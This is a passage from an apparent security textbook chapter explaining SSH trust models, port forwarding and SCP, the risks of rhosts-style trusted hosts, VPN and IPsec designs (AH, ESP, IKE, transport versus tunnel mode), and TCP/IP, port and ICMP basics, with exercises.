- Model 1 (client database of SSH server keys). On first connection to an SSH server, a client is offered a server host key. If the client manually accepts it as trusted (with or without a cross-check), the key, paired with a server ID (e.g., URL or domain) is stored in a local client database for future use as a “trusted” SSH server key.
- Model 2 (CA-certified SSH server keys). Here one or more CA verification public keys are configured into the SSH client (perhaps via a local file), and used to verify offered SSH host keys. This resembles TLS use of the CA/browser trust model (Chapter 8), but there, client (browser) trust is pre-configured by browser vendors, and generally

⁸Conformant software must support the client public-key option, but all clients need not have public keys.

⁹TLS set-up (Chapter 9) similarly uses a recognized server public key to establish a fresh session key.




Figure 10.6: SSH local port forwarding. An application on host A historically connects over the Internet to port D on a distinct host B . To secure this, an SSH tunnel is set up between `ssh` on host L and `sshd` on host R , with `ssh` configured to listen on a local port C , which the app is then directed to send data to; such data ends up being received by `sshd` and forwarded as desired. A mnemonic mapping of the command-line syntax to this diagram is: `ssh -L portC:hostB:portD hostR`. By default, `ssh` assumes that the application using the SSH tunnel is on the same host as the `ssh` client, i.e., $A = L$.

designed to facilitate access to a maximum number of sites by a maximum number of users. In contrast for SSH, an enterprise or other host of an SSH server may intend access for only a restricted set of authorized users (e.g., employees and partners), and thus any CA infrastructure used may be far less global (and easier to manage).

‡SSH USER AUTHENTICATION (METHOD CONFUSION). When the client public-key method is used, the matching private key is often stored in software at the client, protected under a passphrase or password-derived key. The user would then typically be prompted to enter a password to allow private-key access. Depending on the user interface, this may cause confusion on whether user authentication employs password or public key.

SSH PORT FORWARDING. SSH uses *port forwarding* of TCP ports to redirect data from unsecured (e.g., legacy) applications through a pre-established SSH connection (SSH tunnel). The application would otherwise send cleartext over a TCP/IP connection. To understand port forwarding (Fig. 10.6), consider the command syntax:

```
ssh -L listen_port:host:hostport sshd_host
```

This invokes the local client (`ssh`) to set up an SSH connection to a daemon (`sshd`) on `sshd_host`, establishing the SSH tunnel. The “`-L`” option and its argument results in `ssh` listening for data sent to `listen_port` on the local host, and sending it through the SSH tunnel and then on to its final application destination, `host:hostport`. The application wishing to use the tunnel must then be configured to send data (connect) to `listen_port`. That data, now redirected through the `ssh-sshd` tunnel from the local host to `sshd_host`, is decrypted by `sshd`, and relayed to `host:hostport` (which in the simplest case is also on `sshd_host`; otherwise, now-plaintext data is no longer SSH-protected over its final leg, e.g., on the local network), where the application data is consumed. This is (L) *local port forwarding*, or *tunneling a port*. The analogous process to request forwarding of ports on a remote SSH host is called (R) *remote port forwarding*.

‡Exercise (Remote port forwarding). Draw a diagram like Fig. 10.6 for remote port forwarding, and explain the corresponding command-line command (hint: [27, p. 224]).




Figure 10.7: SCP (secure copy). `ssh` is client software; `sshd` is the server daemon. Both programs are supported on most operating systems, and are what users commonly associate with “SSH” (although SSH is actually a set of network protocols). SCP was custom-designed to replace `rccp`; other applications use SSH by explicit port forwarding.

How SCP WORKS. Figure 10.7 illustrates the design of SCP. For a user on host L to transfer `file1.txt` to host R using SCP, the syntax is:

```
scp file1.txt R
```

This results in the SCP software client `scp` (L) forking an SSH child process on L; issuing to it an SSH command starting a remote copy of SCP on R; and with that command, sending R also the embedded command: `scp -t file1.txt`.¹⁰ On R, a daemon `sshd` is listening and a copy of `scp` (dormant) is available. The coordinating pair `ssh-sshd` set up an SSH tunnel, and the local and remote SCP agents use the tunnel to transfer the file.

‡SSH X11 FORWARDING. SSH likewise supports forwarding of X11 connections. This refers to a windowing system for bitmap displays, the X Window System (version 11), specifically designed for use over network connections to facilitate remote graphical user interfaces (GUIs). An X server, running on a user’s local machine with graphical display resources (and keyboard and mouse), is used for local display and input-output for an X (client) program running on a remote (network) computer. X allows a program to run on a remote machine with GUI forwarded to a machine physically in front of a user.

‡Exercise (SSH host-based client authentication). A further SSH client authentication method specified in RFC 4252 is *host-based* (client) authentication. It involves a client-side signature, in this case using a private key for the client host machine as a whole (rather than corresponding to a specific user thereon); the server must, in advance, have information allowing it to recognize the client public key as authorized. This method is sometimes combined with requiring that the client is also allowed to log in to the server according to a `.rhosts` file on the server (per “trusted” login hosts, below). Discuss advantages and disadvantages of this method. (Hint: [37]; for more insight, [41, p.502].)

‡Exercise (SSH and secure file transfer). In a table, briefly summarize and compare the security-related properties and functionality of the following:

¹⁰The `-t` flag is typically omitted from user documentation, as it is not meant for use by end-users. The flag tells the receiving `scp` program that it is a remote `scp` instance that will be receiving a file to be stored using the specified filename.

- a) historical Simple File Transfer Protocol (first SFTP, per RFC 913)
- b) rcp of old Unix systems
- c) scp (SSH replacement of rcp)
- d) ftp and its TLS-based extension ftls (RFC 4217)
- e) sftp (i.e., SSH FTP, the second SFTP, beyond that of part a)

‡**Example** (*PuTTY: SSH client tools*). PuTTY is a popular open-source package available for most operating systems. The core functionality is secure remote sessions, via SSH replacements of the standard network protocols (rsh, telnet, rlogin), typically also including scp and sftp—thus all the secure replacements listed in Table 10.2.

‡“TRUSTED” LOGIN HOSTS: MECHANISM. Historical tools (with Unix origins) sent cleartext passwords for remote login (rlogin) and remote execution of commands (rsh). For convenience, passwords could be omitted for connection requests from hosts (generally in the same local network) designated as “trusted” in a root-owned or per-user special file on the machine being connected to. Given a list of hosts in */etc/hosts.equiv*, requests asserted to be from one of these were given access with the authority of the local userid (if it exists) matching the userid asserted. For <remote_host, remote_user> pairs included in the home directory file *.rhosts* of an individual user, requests from such a pair were granted access under the local userid of that individual. (Host-userid pairs could also be specified in */etc/hosts.equiv*, but this was uncommon.)

‡“TRUSTED” LOGIN HOSTS: DANGERS. The above trusted-hosts mechanism is now strongly discouraged and often disabled, but remains useful to know both as an example of a risky practice, and to understand the context in which SSH was created. The mechanism gives, to an attacker having gained access to one account, password-free access to other machines that, by this mechanism, trust the first account (or its host). Such other machines themselves may be trusted by a further set of machines, and so on. Such (pre-granted, unauthenticated) *transitive trust* breaks principle P5 (ISOLATED-COMPARTMENTS), and compounds the failure to follow P6 (LEAST-PRIVILEGE). As a concrete example, this trust mechanism was exploited by the *Morris worm* (Chapter 7).

‡PORT 22 FOR SSH. SSH inventor Tatu Ylönen requested port 22 be dedicated for SSH, and the request was granted. He relates:¹¹ *I wrote the initial version of SSH (Secure Shell) in Spring 1995. It was a time when telnet and FTP were widely used. Anyway, I designed SSH to replace both telnet (port 23) and ftp (port 21). Port 22 was free. It was conveniently between the ports for telnet and ftp.*

10.4 VPNs and encrypted tunnels (general concepts)

MOTIVATION: PLAINTEXT PACKETS. Normal TCP/IP packets are plaintext. The full packet content (header plus payload) is visible to every party with access to the packet stream (open wireless links make eavesdropping trivial), and alterable by any inline party (all intervening routers, switches, gateways, and service provider equipment). For protection, one idea is to encrypt entire packets at origin devices before network transmission.

¹¹Source: <https://www.ssh.com/ssh/port>

However, that breaks existing networking protocols, which rely on plaintext header fields to allow packet processing, forwarding and delivery. Thus if packet header fields are encrypted, the encrypted data must be repackaged as a payload, preceded by a new header that can in turn be removed by networking software at the destination. Alternatively, payload data alone can be protected (e.g., by authenticated encryption), in which case existing networking protocols are not disturbed. This leads to strategies including tunneling.

TUNNELING. In the networking context, *tunneling* refers to one data stream's journey (the inner) being facilitated by another; the imagery is of a tunnel. Contrary to standard network stack protocol design, where protocols lower in the stack (Fig. 10.10, p.300) carry payloads of higher-level protocols (Fig. 10.14), tunneling may also involve one protocol carrying a same-level protocol. The technical means is (as in standard protocol design) *encapsulation* of one protocol by another—a first protocol (header plus payload) is the payload of a second, the second prefixing a new (outer) header. Viewing the first protocol as having two parts, a letter body surrounded by an envelope (which serves to provide a final address), encapsulation puts a second envelope (with interim destination) around the first. Not all tunnels provide security, but security tunnels allow secure transit via public/untrusted channels (Fig. 10.8). Two widely used technologies often viewed as security tunnels are the relatively lightweight SSH (Sect. 10.3), and heavier-weight IPsec (Sect. 10.5). The idea is that once a tunnel is set up, applications (and their users) transparently enjoy its security benefits without requiring or experiencing changes to those existing applications; security-related details disappear by the time the application data is consumed. Encrypted tunnels set up this way are used to secure data (including from legacy protocols) that transits untrusted networks, and for VPNs as discussed next.

VIRTUAL PRIVATE NETWORKS. A (physical) *private network* is a network intended for access only by trusted users, with security (e.g., confidentiality, integrity) relying on a network architecture providing physical isolation. Examples are local area networks internal to an enterprise, and home networks meant for private use. A *virtual private network* (VPN), often used by enterprise organizations, is a private network typically uniting physically distant users or subnetworks, secured by not physical isolation but use of encrypted tunnels and special-purpose protocols (e.g., authentication-based access control), software, and hardware including firewalls or gateways. *Virtual* here suggests use of shared public links (secured by cryptography), whereas historically private networks employed costly exclusive-access leasing, from telecommunications companies, of dedicated




Figure 10.8: Encrypted tunnel (concept). To avoid breaking pre-existing protocols, the tunneling protocol must preserve packet header data used for routing and middlebox (i.e., non-endpoint) processing.

VPN design	VPN architecture	Notes and use cases
transport mode	host-to-host VPN	provides end-to-end security (VPN endpoints are final destination)
tunnel mode	network-to-network	network gateways add/remove VPN security (no VPN protection internal to gateway)
	host-to-network	for remote host access to enterprise (in-host gateway adds/removes VPN security)

Table 10.3: VPN designs and architectures. See Fig. 10.9 for illustrations.

network links (communications cables) physically connecting remote networks.

VPN USE CASES. Two primary use cases are met by the designs in Table 10.3:

1. *site-to-site VPNs*. The idea is to bridge private networks across a public channel.
2. *remote access VPNs*. The idea is to allow authorized clients remote access (e.g., from home) to a private network, with access experience as if physically local.

LIMITATIONS OF ENCRYPTED TUNNELS. Encrypted payloads prevent effective network-based monitoring, and content-based filtering at gateways and firewalls. With plaintext, detection (and altering or dropping) of packets containing malicious data patterns is possible; encrypted such patterns cannot be detected. In the case of an *insider* attack (a disaffected employee, or an earlier compromise giving an attacker access to an internal-network machine), data exfiltrated through an encrypted tunnel is no longer easily detected by standard network monitoring as in the case of plaintext. Also, if a firewall allows transit of, e.g., SSH packets, a protocol that a firewall policy blocks directly may still be sent as data through an SSH-provided tunnel (evading firewall policy). Use of encrypted tunnels, including IPsec, thus increases the importance of host-based defenses.




Figure 10.9: VPN designs. (a) Transport mode is host to host (single hosts), still delivering a payload via an encrypted tunnel in the sense of Fig. 10.8. (b) Tunnel mode involves network gateways. In the in-host gateway case, one end has a within-host final hop. Intranet A, on the enterprise side of a gateway, is an internal enterprise network. Intranet B may be a second enterprise network, or a remote employee's home network.




Figure 10.10: Network protocol stack (TCP/IP model) and encapsulation. In the seven-layer OSI model, between Application (7) and Transport are Presentation and Session layers, and Link is Data Link, above Physical (1). Wi-Fi denotes IEEE 802.11 wireless.

NETWORKING CONTEXT. An understanding of how network protocols are secured is aided by reviewing the basic framework of network protocols. Figure 10.10 reviews the conventional network communications stack, complementing Section 10.6. For perspective, the figure shows where SSH, IPsec, and earlier-discussed TLS protocols fit in.

10.5 \ddagger IPsec: IP security suite (details)

The Internet Protocol (IP) provides no security services—no encryption, no authentication even of IP header addresses. TLS provides security services to application-layer protocols when the latter are invoked such that they use TLS; likewise SSH client software can be used to set up SSH tunnels to secure other application protocols. In contrast, the motivation behind the *IPsec* (IP Security suite) protocols is to provide network-layer security services (Fig. 10.10) that are automatically inherited by all transport and application layer protocols. IPsec enables VPNs through a broad and flexible suite of security services delivered by three protocols: IKE for key management, AH for authentication only, and ESP (which includes encryption as well as authentication options). We now describe each.

IKE: INTERNET KEY EXCHANGE. While IPsec supports manual key management by system administrators, its IKE component automates key establishment using Diffie-Hellman. In IPsec, like many protocols, data transfer is preceded by a parameter negotiation stage setting up protocol details between endpoints. The resulting shared state (agreed algorithms, sequence numbers, cryptographic keys) defines a *security association* (SA). A separate SA is used for each communication direction. Each SA is indexed by an SPI (security parameters index); IPsec headers include an SPI field, as discussed next.

AH: AUTHENTICATION HEADER. Figure 10.11 lays out the AH fields in an IP packet. The AH component provides a MAC for data origin authentication (attribution) of the entire IPsec payload plus those IP header fields unchanged by routers en route (immutable); fields designated as *mutable* (e.g., TTL) are zeroed for the purpose of MAC computation. AH also optionally provides replay protection, using the AH sequence number field plus other details from stored security association data identified by the SPI field.

ESP: ENCAPSULATING SECURITY PAYLOAD. The ESP component allows encryption of the IPsec payload, plus services similar to AH (i.e., a MAC for attribution,




Figure 10.11: IPsec Authentication Header (AH) field view, for both transport and tunnel modes. Next_header identifies the protocol of the AH payload (e.g., TCP=6). Payload_len is used to calculate the length of the AH header. SPI identifies the Security Association. Sequence_number allows replay protection (if enabled).




Figure 10.12: IPsec Encapsulating Security Payload (ESP) field view, for both transport and tunnel modes. SPI identifies the Security Association. Sequence_number allows replay protection (if enabled). Next_header (which may include a crypto IV or Initialization Vector) indicates the type of data in the ENCRYPTED field. A payload length field is not needed, as the ESP header is fixed at two 32-bit words, and the length of the IPsec payload (which is the same as that of the original payload) is specified in the IP header.

and optional replay protection). However in the ESP case, the MAC does not cover any IP header fields. Figure 10.12 shows how ESP fields are laid out within an IP packet.

IPSEC: TRANSPORT MODE. AH and ESP can each operate in two modes (Table 10.3, page 299). IPsec *transport mode* is used to provide an end-to-end VPN from one host to another host. As shown in Fig. 10.13b, for *transport mode* the IPsec header is inserted between the original IP header and the original IP payload. Here the original

IP header is *transported* (but not tunneled), e.g., when used with ESP, the original IP payload (but not the original IP header) is encrypted as the “IPsec payload”. Note that *transport mode* cannot be used if one endpoint is a network, as the resulting IPsec packet has only one IP header per Fig. 10.13b; thus there would be no IP address available for a second-stage delivery (after using the one destination IP address to reach the network gateway).




Figure 10.13: IPsec transport mode vs. tunnel mode (structural views).

IPSEC: TUNNEL MODE. IPsec *tunnel mode* has two VPN use cases (cf. Table 10.3, page 299): network-to-network VPNs, and host-to-network VPNs.¹² In the first case, the VPN terminates at security gateways to an enterprise network at each side. The gateways are the endpoints with respect to AH or ESP protection; packets are unprotected for the remainder of their journey within the enterprise network. Thus end-to-end security is not provided. The delivering gateway forwards the inner packet to its end destination (host), using the remaining IP header (inner packet) after the outer IP header and IPsec header/trailer are consumed (removed) by the gateway. In the second case, VPN functionality built into the remote host software functions as an “in-host network gateway”. Figure 10.13c shows the IPsec packet structure for *tunnel mode*: the entire original IP datagram (including the IP header) becomes the IPsec payload, preceded by an IPsec header, preceded by a new (outer) IP header. Thus there is *encapsulation* of the (entire) original IP datagram, i.e., *tunneling*. In particular, this is an IP-in-IP tunnel.

‡**Exercise** (IPsec anti-replay). a) Explain how sequence numbers in AH and ESP headers are used in a *sliding receive window* method for IPsec’s anti-replay service (hint: [17], or [27, pages 328–330]). b) Explain why this network-layer anti-replay mechanism is more complicated than use of (implicit) sequence numbers for anti-replay in SSH, where datagrams are carried with TCP delivery guarantees (hint: [27] again).

‡**IPSEC CHALLENGES AND DEPLOYMENT.** IPsec’s configuration options offer great flexibility. In turn, IPsec is described as “heavyweight” with corresponding disadvantages: (a) Its large code base, options and complexity imply that running an IPsec VPN

¹²AH and ESP can each operate in tunnel mode or transport; a packet-level view is shown in Fig. 10.13.

typically requires a dedicated expert. (b) Deployment requires substitution of network-level stack functionality. Deployment approaches for achieving the latter are:

1. *OS kernel build-in*—incorporating IPsec into the host’s core TCP/IP network stack.
2. *bump in the stack*—inserting a shim layer between existing network and link layers.
3. *bump in the wire*—deploying IPsec through introduction of inline hardware.

This is more complicated than creating a security tunnel by an end-user calling a software application (e.g., as in SSH or TLS); this explains why IPsec is called *heavyweight*.

\ddagger **IPSEC POLICIES.** Once an IPsec VPN is in place, not every datagram addressed to a configured VPN peer is necessarily sent through the relevant VPN. A datagram must first meet a policy rule of the relevant *IPsec policy*. This allows policy-based packet filtering. Rules may depend on fields in IP and transport-layer headers (e.g., destination address and port, source address and port, protocol), or other conditions as specified within IKE (e.g., user identity). A host maintains such policies in an IPsec *security policy database*.

\ddagger **ESP CONFIGURATIONS.** Among ESP configurations are an authenticate-only ESP mode (using *null encryption*), an encrypt-only mode (discouraged as insecure), and ESP protection of a datagram followed by AH. As ESP provides all AH functionality except authentication of some outer IP header fields, many VPNs run ESP without AH.

\ddagger **Exercise** (NAT incompatibilities; utility of AH). NAT (Section 10.1) modifies IP addresses in IP packet headers. a) Summarize incompatibilities this raises with AH integrity protection of headers, and issues NAT raises with ESP (hint: [22, 2]). b) Summarize arguments for and against the view that AH is unnecessary, as ESP can more efficiently protect against essentially all relevant threats (hint: [27, 17, 18]).

\ddagger **Exercise** (WireGuard). **WireGuard** is a VPN alternative to IPsec and **OpenVPN**, with focus on simplicity, usability and speed. Summarize its major architectural design choices, and discuss pros and cons of its “crypto versioning” strategy (hint: [9], [10]).

10.6 \ddagger Background: networking and TCP/IP

IP AND ADDRESSES. The Internet Protocol (IP) is the main protocol in the TCP/IP protocol suite for packet-switched networks. Figure 10.10 (page 300) illustrates the *network stack* framework used for network communications software. An *IP address* is a *logical* address identifying an (addressable) interface for data delivery to an IP host device, used in network routing; it identifies a host’s current network location, rather than a physical host. IPv4 addresses are 32-bit numbers written as dot-separated 8-bit groups. IPv6 addresses are 128 bits. At the link layer, e.g., on a *local area network* (LAN), *physical* addresses identify hosts and are used for delivery of data *frames*. IP addresses are mapped to physical *MAC addresses* (*media access control* here, not *message authentication code*) using the Address Resolution Protocol (ARP, Section 11.5), which broadcasts messages on the link layer. ARP messages are local to a LAN (they do not cross routers).

DATAGRAMS AND PACKETS. Packet-switched networks transfer data between hosts through “hops” between intermediate network devices (e.g., routers). Delivery involves a *datagram* composed of a header (to facilitate delivery), and a payload (the data intended

for the recipient). A 16-bit length field allows an IP datagram up to 65,535 bytes. Physical networks composing each hop deliver data in units called *packets* with size limit denoted by a *maximum transmission unit (MTU)*, e.g., the maximum Ethernet payload is 1500 bytes. A datagram exceeding an MTU will be broken into *fragments* that fit within data *frames*; for reassembly, a *fragment offset* header field indicates the offset into the original datagram. Thus not all datagrams can be sent as single packets, but each packet is a datagram that can be independently delivered, and a packet may be a fragment of a larger datagram.

TCP AND UDP. IP datagrams are the network-layer means for transmitting TCP, UDP, and (below) ICMP data. TCP (Transmission Control Protocol) and UDP (User Datagram Protocol) are distinct transport-layer protocols for transferring data between hosts. UDP is termed *connectionless* (as is IP): it provides unidirectional delivery of datagrams as distinct events, with no state maintained, no guarantee of delivery, and no removal of duplicated packets. In contrast, TCP is *connection-oriented*: it provides reliable bi-directional flows of bytes, with data delivered in order to the upper layers, and if delivery guarantees cannot be met, a connection is terminated with error messages. A TCP *segment* is the payload of an IP datagram, i.e., the content beyond the IP header (Fig. 10.14; compare to Fig. 10.10 on page 300). The TCP payload data in turn is application protocol data, e.g., for HTTP, FTP, SMTP (Simple Mail Transfer Protocol).

PORTS AND SOCKETS. *Ports* allow servers to host more than one service; the transport layer delivers data units to the appropriate application (service). A port number is 16 bits. A server offers a service by setting up a program (network daemon) to “listen” on a given port and process requests received. On some systems, binding services to ports 0–1023 requires special privileges; these are used by convention by well-known network protocols including HTTP (port 80), HTTPS (443), SMTP email relay (25), DNS (53), and email retrieval (110 POP3, 143 IMAP). Ports 1024–65,535 are typically unprivileged. Clients allocate short-lived ports, often in the range 1024–5000, for their end of TCP connections (leaving ports above 5000 for lesser-known services). An <IP address, port number> pair identifies an IP *socket*. A *TCP connection* connects source and destination sockets. Software accesses sockets via *file descriptors*. UDP has a distinct set of analogous ports, but being connectionless, only destination sockets are used.

TCP HEADER, TCP CONNECTION SET-UP. Figure 10.15 shows a TCP header, including *flag bits*. Prior to data transfer, TCP connection set-up requires three messages with headers but no data. The client originates with a SYN message, i.e., SYN flag set ($SYN=1$, $ACK=0$); the server responds with $SYN=1$, $ACK=1$ (i.e., both flags set); the client responds with $SYN=0$, $ACK=1$. (So $ACK=0$ only in the initial connection request. In ongoing messages after set-up, the ACK flag is set ($ACK=1$ in this notation). Thus a firewall may use the criteria $ACK=0$ to distinguish, and deny, inbound TCP connection requests.) This sequence SYN, SYN-ACK, ACK is the *three-way handshake*; details are given in Section 11.6. Connection termination begins by one end sending a packet with FIN (finish) bit set ($FIN=1$); the other acknowledges, likewise sends a FIN, and awaits acknowledgement. This is called an *orderly release*. Termination alternatively results from use of the reset flag, RST (*abortive release*).




Figure 10.14: IP header and IP datagram carrying TCP or UDP datagram payload. The identification field is used in datagram fragmentation and reassembly. TTL (time to live) upper-bounds the number of routers a packet can transit; each router decrements it by one. The IP header checksum is verified (and recalculated, e.g., after TTL updates) at each hop. Protocol values of interest are TCP, UDP, ICMP, IP, ESP, AH. `hdrlen` (internal header length, in 32-bit words) is 5 unless an IP options field (not shown) is present. The TCP/UDP data part is where Application data is carried, including user data.




Figure 10.15: TCP header. The 4-bit data offset (`d-offset`) specifies the number of 32-bit words preceding the data. A flag bit of 1 is set (on); 0 is off. Other flag bits beyond our scope are NS (ECN-nonce), CWR (congestion window reduced), and ECE (ECN-echo). The `window_size` advertises how many bytes the receiver will accept, relative to the byte specified in `acknowledgement_number`; values larger than $2^{16} - 1$ bytes are possible by pre-negotiating a window scale option.

ICMP. The Internet Control Message Protocol (ICMP) is an “auxiliary” network-layer protocol at the same level as IP, used to send error, diagnostic, and other control messages from one host (often a router) to another. ICMP messages consist of a body (payload) of an IP datagram (cf. Fig. 10.14) after an IP header, the body a single 32-bit word (8-bit type, 8-bit code, 16-bit checksum; no source or destination ports) plus further content depending on type and code. Example ICMP message types are 3/destination_unreachable (a packet cannot be delivered), 5/redirect (advising a far-end router to choose a different route), 8/echo_request (used by the ping utility, to test whether a host can be reached; the receiving host is requested to respond with an

ICMP 0/echo_reply), and 11/time_exceeded (TTL reached 0). As a basic connectivity test between TCP/IP hosts, ping is a standard way to check whether an IP address is populated by an active host; sending ICMP echo requests to a set of addresses is called a *ping sweep*. Firewalls often filter ICMP messages based on their ICMP message type and code fields.

10.7 ‡End notes and further reading

